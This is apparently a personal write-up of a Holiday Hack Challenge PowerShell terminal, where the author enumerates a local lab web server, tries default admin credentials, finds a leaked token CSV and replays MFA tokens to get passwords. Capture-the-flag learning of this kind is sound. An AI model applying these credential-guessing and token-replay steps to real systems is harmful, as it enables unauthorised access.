You should enumerate that webserver. Communicate with the server using HTTP, what status code do you get?
1
iwr http://localhost:1225
1
Invoke-WebRequest: Response status code does not indicate success: 401 (UNAUTHORIZED).
It looks like defensive measures are in place, it is protected by basic authentication. Try authenticating with a standard admin username and password.
                    ----------------------------------------------------
                    🪖 Elf MFA webserver🪖
                    ⚔️ Grab your tokens for access to weaponry ⚔️
                    ⚔️ Warning! Sensitive information on the server, protect a…
RawContent        : HTTP/1.1 200 OK
                    Server: Werkzeug/3.0.6
                    Server: Python/3.10.12
                    Date: Tue, 19 Nov 2024 10:35:53 GMT
                    Connection: close
                    Content-Type: text/html; charset=utf-8
                    Content-Length: 3475

                    <html>
                    <body>
                    <pre>
                    ---…
Headers           : {[Server, System.String[]], [Date, System.String[]], [Connection, System.S
                    tring[]], [Content-Type, System.String[]]…}
Images            : {}
InputFields       : {}
Links             : {@{outerHTML=<a href="http://localhost:1225/endpoints/1">Endpoint 1</a>; t
                    agName=A; href=http://localhost:1225/endpoints/1}, @{outerHTML=<a href="ht
                    tp://localhost:1225/endpoints/2">Endpoint 2</a>; tagName=A; href=http://lo
                    calhost:1225/endpoints/2}, @{outerHTML=<a href="http://localhost:1225/endp
                    oints/3">Endpoint 3</a>; tagName=A; href=http://localhost:1225/endpoints/3
                    }, @{outerHTML=<a href="http://localhost:1225/endpoints/4">Endpoint 4</a>;
                     tagName=A; href=http://localhost:1225/endpoints/4}…}
RawContentLength  : 3475
RelationLink      : {}
There are too many endpoints here. Use a loop to download the contents of each page. What page has 138 words? When you find it, communicate with the URL and print the contents to the terminal.
<html><head><title>MFA token scrambler</title></head><body><p>Yuletide cheer fills the air,<br> A season of love, of care.<br> The world is bright, full of light,<br> As we celebrate this special night.<br> The tree is trimmed, the stockings hung,<br> Carols are sung, bells are rung.<br> Families gather, friends unite,<br> In the glow of the fire’s light.<br> The air is filled with joy and peace,<br> As worries and cares find release.<br> Yuletide cheer, a gift so dear,<br> Brings warmth and love to all near.<br> May we carry it in our hearts,<br> As the season ends, as it starts.<br> Yuletide cheer, a time to share,<br> The love, the joy, the care.<br> May it guide us through the year,<br> In every laugh, in every tear.<br> Yuletide cheer, a beacon bright,<br> Guides us through the winter night </p><p> Note to self, remember to remove temp csvfile at http://127.0.0.1:1225/token_overview.csv</p></body></html>
There seems to be a csv file in the comments of that page. That could be valuable, read the contents of that csv-file!
<h1>Cookie 'mfa_code', use it at <ahref='1732013309.8054779'>/mfa_validate/4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C</a></h1>
Sweet we got a MFA token! We might be able to get access to the system. Validate that token at the endpoint! This is the exact moment I had to use ChatGPT to write the code
CorrectToken supplied, you are granted access to the snow cannon terminal. Here is your personal password foraccess:SnowLeopard2ReadyForAction
Hurray! You have thwarted their defenses! Alabaster can now access their weaponry and put a stop to it. Once HHC grants your achievement, you can close this terminal.
Gold trophy
To obtain the gold trophy I followed the hints of PowerShell Admin Access - Total Control and I had to write a lot of code ending up in an unreasonably longpowershell script:
<h1>[*] Setting cookie attempts</h1>
<h1>[+] Success, defense mechanisms deactivated.</h1><br>Administrator Token supplied, You are able to control the production and deployment of the snow cannons. May the best elves win: WombleysProductionLineShallPrevail</p>
<h1>[+] Success</h1><br><p>Q29ycmVjdCBUb2tlbiBzdXBwbGllZCwgeW91IGFyZSBncmFudGVkIGFjY2VzcyB0byB0aGUgc25vdyBjYW5ub24gdGVybWluYWwuIEhlcmUgaXMgeW91ciBwZXJzb25hbCBwYXNzd29yZCBmb3IgYWNjZXNzOiBTbm93TGVvcGFyZDJSZWFkeUZvckFjdGlvbg==</p>
<h1>[!] System currently in lock down</h1><br><h1>[!] Failure, token has expired. [*] Default timeout set to 2s for security reasons</h1>
Just don’t
I will not even discuss how painful it has been to write the code for this challenge.